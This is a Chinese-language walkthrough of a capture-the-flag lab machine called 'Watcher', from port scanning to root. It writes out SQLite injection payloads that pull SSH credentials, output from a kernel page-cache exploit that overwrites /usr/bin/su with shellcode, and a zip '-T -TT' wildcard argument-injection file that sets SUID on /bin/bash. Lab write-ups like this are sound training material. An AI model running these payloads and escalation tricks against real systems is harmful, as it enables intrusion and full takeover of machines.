

信息收集


全端口扫描，发现5000端口开放

```
C:\Cybersecurity\Tools\WEB\information_search\fscan>fscan.exe -h 192.168.247.178 -p 1-65535

fscan version: 2.0.0

[*] 扫描类型: all, 目标端口: 1-65535
[*] 开始信息扫描...
[*] 最终有效主机数量: 1
[*] 共解析 65535 个有效端口
[+] 端口开放 192.168.247.178:25
[+] 端口开放 192.168.247.178:143
[+] 端口开放 192.168.247.178:110
[+] 端口开放 192.168.247.178:22
[+] 端口开放 192.168.247.178:5000
[+] 存活端口数量: 5
[*] 开始漏洞扫描...
[*] 已完成 0/5 [-] SSH认证失败 192.168.247.178:22 User:root Pass:123456 Err:ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported met
hods remain
[*] 网站标题 http://192.168.247.178:5000 状态码:302 长度:199 标题:Redirecting... 重定向地址: http://192.168.247.178:5000/login
[*] 网站标题 http://192.168.247.178:5000/login 状态码:200 长度:2267 标题:Maze_Sec - Login
[!] 扫描错误 192.168.247.178:143 - Get "http://192.168.247.178:143": read tcp 127.0.0.1:53714->192.168.247.178:143: wsarecv: An existing connection was forcibly closed by the remo
te host.
[!] 扫描错误 192.168.247.178:25 - Get "http://192.168.247.178:25": read tcp 127.0.0.1:53713->192.168.247.178:25: wsarecv: An existing connection was forcibly closed by the remote
host.
[!] 扫描错误 192.168.247.178:110 - Get "http://192.168.247.178:110": read tcp 127.0.0.1:53715->192.168.247.178:110: wsarecv: An existing connection was forcibly closed by the remo
te host.
[!] 扫描错误 192.168.247.178:22 - 扫描总时间超时: context deadline exceeded
[+] 扫描已完成: 5/5
[*] 扫描结束,耗时: 3m46.6341156s
```

提供了一个WEB服务



尝试弱口令无果，扫描目录也只有 /login 和 /register 路由

```
C:\Cybersecurity\Tools\WEB\information_search\dirsearch>python dirsearch.py -u http://192.168.247.178:5000/
C:\Cybersecurity\Tools\WEB\information_search\dirsearch\dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated
as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11743

Output: C:\Cybersecurity\Tools\WEB\information_search\dirsearch\reports\http_192.168.247.178_5000\__26-06-01_20-30-51.txt


Target: http://192.168.247.178:5000/

[20:30:51] Starting:
[20:36:20] 200 - 2KB - /login
[20:37:43] 200 - 3KB - /register


Task Completed
```

外网打点


注册一个正常用户，进入到用户交互页面：



访问系统管理提示需要管理员，观察请求头可以发现是JWT鉴权，尝试爆破密钥：



后端多了一个更新接口，似乎并没有更多可用信息：



起初感觉是原型链污染，但是缺少源码也没法分析
当输入引号时出现报错：



似乎是SQL注入




根据报错信息可以看出来数据库是SQLite，尝试读取版本信息



查表:





secret表很扎眼，看一下

```
1 | '|| (select sql from sqlite_master where type='table' and name='secret')---+
```



读取到secret:


```
1 | '|| (select secret from secret)---+
```

```
watcher:mazesec123q1231w!@#!@#$
```



这就是ssh账密，连上靶机

获得用户flag



```
flag{user-c3949567202847f1ad8664095f0a94e4}
```

提权（非预期）

存在一个非预期解法，直接打CVE-2026-43494-PinTheft即可提权：

```
三 保... SFTP tmp +
[*] page cache page 0 BEFORE overwrite (legitimate ELF) (64 bytes):
0000: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00 |.ELF.....|
0010: 03 00 3e 00 01 00 00 00 30 43 00 00 00 00 00 00 |...>....0C....|
0020: 40 00 00 00 00 00 00 00 c8 41 01 00 00 00 00 00 |@.....A.....|
0030: 00 00 00 00 40 00 38 00 0e 00 40 00 1f 00 1e 00 |....@.8...@....|

[*] submitting IORING_OP_READ_FIXED to overwrite page cache...
[*] SQE[0] IORING_OP_READ_FIXED:
    fd      = 4
    addr    = 0x00007f2e50ad4000
    len     = 0x1000 (4096 bytes)
    buf_index = 0
    off     = 0x0
    user_data = 0x1234
[*] READ_FIXED completed: 4096 bytes written via DMA

    io_uring bvec  ==DMA==> struct page *  ==DMA==> PAGE CACHE PWNE
    UAF WRITE (bvec)      (kernel vaddr)      our shellcode \o/

[*] verifying page cache overwrite...
[*] page cache page 0 AFTER overwrite (our shellcode) (129 bytes):
0000: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00 |.ELF.....|
0010: 03 00 3e 00 01 00 00 00 68 00 00 00 00 00 00 00 |...>....h.....|
0020: 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |8.....|
0030: 00 00 00 00 40 00 38 00 01 00 00 00 05 00 00 00 |....@.8.....|
0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0050: 2f 62 69 6e 2f 73 68 00 81 00 00 00 00 00 00 00 |/bin/sh.....|
0060: 81 00 00 00 00 00 00 00 31 ff b0 69 0f 05 48 8d |.....1..i..H..|
0070: 3d db ff ff ff 6a 00 57 48 89 e6 31 d2 b0 3b 0f |=...j.WH..1.;.|
0080: 05 |.|

[*] verification PASSED - page cache overwritten with SHELL_ELF
[*] executing /usr/bin/su (now contains setuid(0) + execve /bin/sh)...

=== RESTORE: sudo cp /tmp/.backup_su_1689 /usr/bin/su && sudo chmod u+s /usr/bin/su ===
# id
uid=0(root) gid=1000(watcher) groups=1000(watcher),100(users)
# /bin/bash
root@Watcher:/home/watcher/CVE-2026-43494-PinTheft/build#
```

读取root flag：

```
uid=0(root) gid=1000(watcher) groups=1000(watcher),100(users)
# /bin/bash
root@Watcher:/home/watcher/CVE-2026-43494-PinTheft/build# cat /root/root.txt
flag{root-6661e4dc99e9408984d16d30b0c0730c}
root@Watcher:/home/watcher/CVE-2026-43494-PinTheft/build#
```

```
flag{root-6661e4dc99e9408984d16d30b0c0730c}
```

提权

先尝试拿 LinEnum 扫了一下常见提权点，并没有什么发现

ps -ef 查看下当前进程情况:

```
ps -ef
```

USER	PID	PPID	C	STIME	TTY	TIME	COMMAND
root	62	2	0	Jun01	?	00:00:00	[kworker/u5:0]
root	63	2	0	Jun01	?	00:00:00	[kworker/R-charger_manager]
root	109	2	0	Jun01	?	00:00:00	[scsi_ah_1]
root	110	2	0	Jun01	?	00:00:00	[kworker/R-scsi_tmf_1]
root	111	2	0	Jun01	?	00:00:00	[scsi_ah_2]
root	112	2	0	Jun01	?	00:00:00	[kworker/R-scsi_tmf_2]
root	142	2	0	Jun01	?	00:00:00	[jbd2/sda1-8]
root	143	2	0	Jun01	?	00:00:00	[kworker/R-ext4-rsv-conversion]
systemd+	230	1	0	Jun01	?	00:00:00	/usr/lib/systemd/systemd-timesyncd
root	242	1	0	Jun01	?	00:00:00	/usr/lib/systemd/systemd-udevd
root	268	2	0	Jun01	?	00:00:00	[kworker/0:2H-kblockd]
root	271	2	0	Jun01	?	00:00:00	[kworker/R-tpm_dev_wq]
root	283	2	0	Jun01	?	00:00:00	[irq/18-vmwgfx]
root	285	2	0	Jun01	?	00:00:00	[kworker/R-ttm]
dhcpcd	344	1	0	Jun01	?	00:00:00	dhcpcd: enp0s3 [ip4] [ip6]
root	346	344	0	Jun01	?	00:00:00	dhcpcd: [privileged proxy] enp0s3 [ip4] [ip6]
dhcpcd	347	344	0	Jun01	?	00:00:00	dhcpcd: [network proxy] enp0s3 [ip4] [ip6]
dhcpcd	348	344	0	Jun01	?	00:00:00	dhcpcd: [control proxy] enp0s3 [ip4] [ip6]
root	353	1	0	Jun01	?	00:00:00	/usr/sbin/cron -f
message+	354	1	0	Jun01	?	00:00:00	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root	358	1	0	Jun01	?	00:00:00	/usr/lib/systemd/systemd-logind
root	376	1	0	Jun01	?	00:00:00	/bin/bash /opt/autoarchive/sync.sh
www-data	381	1	0	Jun01	?	00:00:00	/usr/bin/python3 -m gunicorn -b 0.0.0.0:5000 app:app
root	388	2	0	Jun01	?	00:00:00	[kworker/R-cfg80211]
root	392	376	0	Jun01	?	00:00:00	inotifywait -m -e create /home/watcher/uploads
root	393	376	0	Jun01	?	00:00:00	/bin/bash /opt/autoarchive/sync.sh
root	396	1	0	Jun01	tty1	?	/sbin/agetty -o -- -u --noproxy --noclear - linux
root	404	1	0	Jun01	?	00:00:00	sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root	465	404	0	Jun01	?	00:00:00	sshd-session: watcher [priv]
watcher	474	1	0	Jun01	?	00:00:00	/usr/lib/systemd/systemd --user
watcher	479	474	0	Jun01	?	00:00:00	(sd-pam)
watcher	494	465	0	Jun01	?	00:00:00	sshd-session: watcher@pts/0
watcher	497	494	0	Jun01	pts/0	?	-bash
root	529	404	0	Jun01	?	00:00:00	sshd-session: watcher [priv]
watcher	541	529	0	Jun01	?	00:00:00	sshd-session: watcher@notty
watcher	543	541	0	Jun01	?	00:00:00	/usr/lib/openssh/sftp-server
root	782	497	0	Jun01	pts/0	?	/bin/sh
watcher	783	782	0	Jun01	pts/0	?	sleep 99999
root	785	2	0	Jun01	?	00:00:00	[kworker/R-krcrd]
root	797	782	0	Jun01	pts/0	?	/bin/bash
root	997	2	0	00:13	?	00:00:00	[kworker/u4:0-events_power_efficient]
root	1095	1	0	00:53	?	00:00:00	/usr/lib/systemd/systemd-journald

注意到了

- 1 | inotifywait -m -e create /home/watcher/uploads
- 2 | /bin/bash /opt/autoarchive/sync.sh

这两项都以 root 权限运行，是很可疑的提权点，但是很可惜 /opt/autoarchive/sync.sh 无法直接读取，尝试用 pspy 监测一下进程运行情况：

```
2026/06/02 02:25:01 CMD: UID=0 PID=29 |
2026/06/02 02:25:01 CMD: UID=0 PID=28 |
2026/06/02 02:25:01 CMD: UID=0 PID=27 |
2026/06/02 02:25:01 CMD: UID=0 PID=26 |
2026/06/02 02:25:01 CMD: UID=0 PID=25 |
2026/06/02 02:25:01 CMD: UID=0 PID=23 |
2026/06/02 02:25:01 CMD: UID=0 PID=22 |
2026/06/02 02:25:01 CMD: UID=0 PID=21 |
2026/06/02 02:25:01 CMD: UID=0 PID=20 |
2026/06/02 02:25:01 CMD: UID=0 PID=19 |
2026/06/02 02:25:01 CMD: UID=0 PID=18 |
2026/06/02 02:25:01 CMD: UID=0 PID=17 |
2026/06/02 02:25:01 CMD: UID=0 PID=16 |
2026/06/02 02:25:01 CMD: UID=0 PID=15 |
2026/06/02 02:25:01 CMD: UID=0 PID=14 |
2026/06/02 02:25:01 CMD: UID=0 PID=13 |
2026/06/02 02:25:01 CMD: UID=0 PID=10 |
2026/06/02 02:25:01 CMD: UID=0 PID=8 |
2026/06/02 02:25:01 CMD: UID=0 PID=7 |
2026/06/02 02:25:01 CMD: UID=0 PID=6 |
2026/06/02 02:25:01 CMD: UID=0 PID=5 |
2026/06/02 02:25:01 CMD: UID=0 PID=4 |
2026/06/02 02:25:01 CMD: UID=0 PID=3 |
2026/06/02 02:25:01 CMD: UID=0 PID=2 |
2026/06/02 02:25:01 CMD: UID=0 PID=1 | /sbin/init

2026/06/02 02:25:12 CMD: UID=989 PID=2070 | sshd-auth: [session-auth]
2026/06/02 02:25:12 CMD: UID=0 PID=2069 | sshd-session: [accepted]
2026/06/02 02:25:12 CMD: UID=0 PID=2071 | /usr/sbin/unix_chkpwd watcher nonull
2026/06/02 02:25:12 CMD: UID=0 PID=2076 | sh -c -- /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbysys
it /etc/update-motd.d > /run/motd.dynamic.new
2026/06/02 02:25:12 CMD: UID=1000 PID=2081 | sshd-session: watcher
2026/06/02 02:25:12 CMD: UID=1000 PID=2094 | -bash
2026/06/02 02:25:12 CMD: UID=1000 PID=2084 | -bash
2026/06/02 02:25:43 CMD: UID=0 PID=2096 |
2026/06/02 02:26:41 CMD: UID=0 PID=2101 | sleep 3
2026/06/02 02:26:44 CMD: UID=0 PID=2103 | zip -q /root/backups/latest.zip 000.txt 111.txt 123.txt 222.txt 333.txt 444.txt 555.txt 666.txt 777.txt 888.txt
999.txt test.txt u213huk.txt uhuk.txt
2026/06/02 02:26:44 CMD: UID=0 PID=2102 | /bin/bash /opt/autoarchive/archive-helper 000.txt 111.txt 123.txt 222.txt 333.txt 444.txt 555.txt 666.txt 777.t
xt 888.txt 999.txt test.txt u213huk.txt uhuk.txt
```

当 uploads 文件夹新增 txt 文件时可以看到抓到了 sh 脚本似乎调用了 zip 来进行归档压缩。

PS: 此处窗口期很短，不一定每次都能抓到

推测脚本使用了通配符匹配，尝试参数注入，利用 zip 的 -TT 参数来执行命令

```
Testing archives:
-T          test completed temp archive with unzip before updating archive
-TT cmd     use command cmd instead of 'unzip -tqq' to test archive
            On Unix, to use unzip in current directory, could use:
                zip archive file1 file2 -T -TT "./unzip -tqq"
            In cmd, {} replaced by temp archive path, else temp appended.
            The return code is checked for success (0 on Unix)

Fixing archives:
```

先在 uploads 目录创建一个包含命令的 cmd.txt 文件：

```
1 | #!/bin/bash
2 | chmod 4755 /bin/bash
```

附上执行权限

```
1 | chmod +x cmd.txt
```


参数注入文件:

```
1 | echo > "-T -TT cmd.txt"
```

给 bash 加上 suid , 即可直接提权

```
watcher@Watcher:~/uploads$ vim cmd.txt
watcher@Watcher:~/uploads$ echo > '-T -TT cmd.txt'
watcher@Watcher:~/uploads$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1298416 Mar  8 11:21 /bin/bash
watcher@Watcher:~/uploads$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# id
uid=1000(watcher) gid=1000(watcher) euid=0(root) groups=1000(watcher),100(users)
bash-5.2# ls /root
backups  root.txt
bash-5.2# cat /root/root.txt
flag{root-6661e4dc99e9408984d16d30b0c0730c}
```

flag{root-6661e4dc99e9408984d16d30b0c0730c}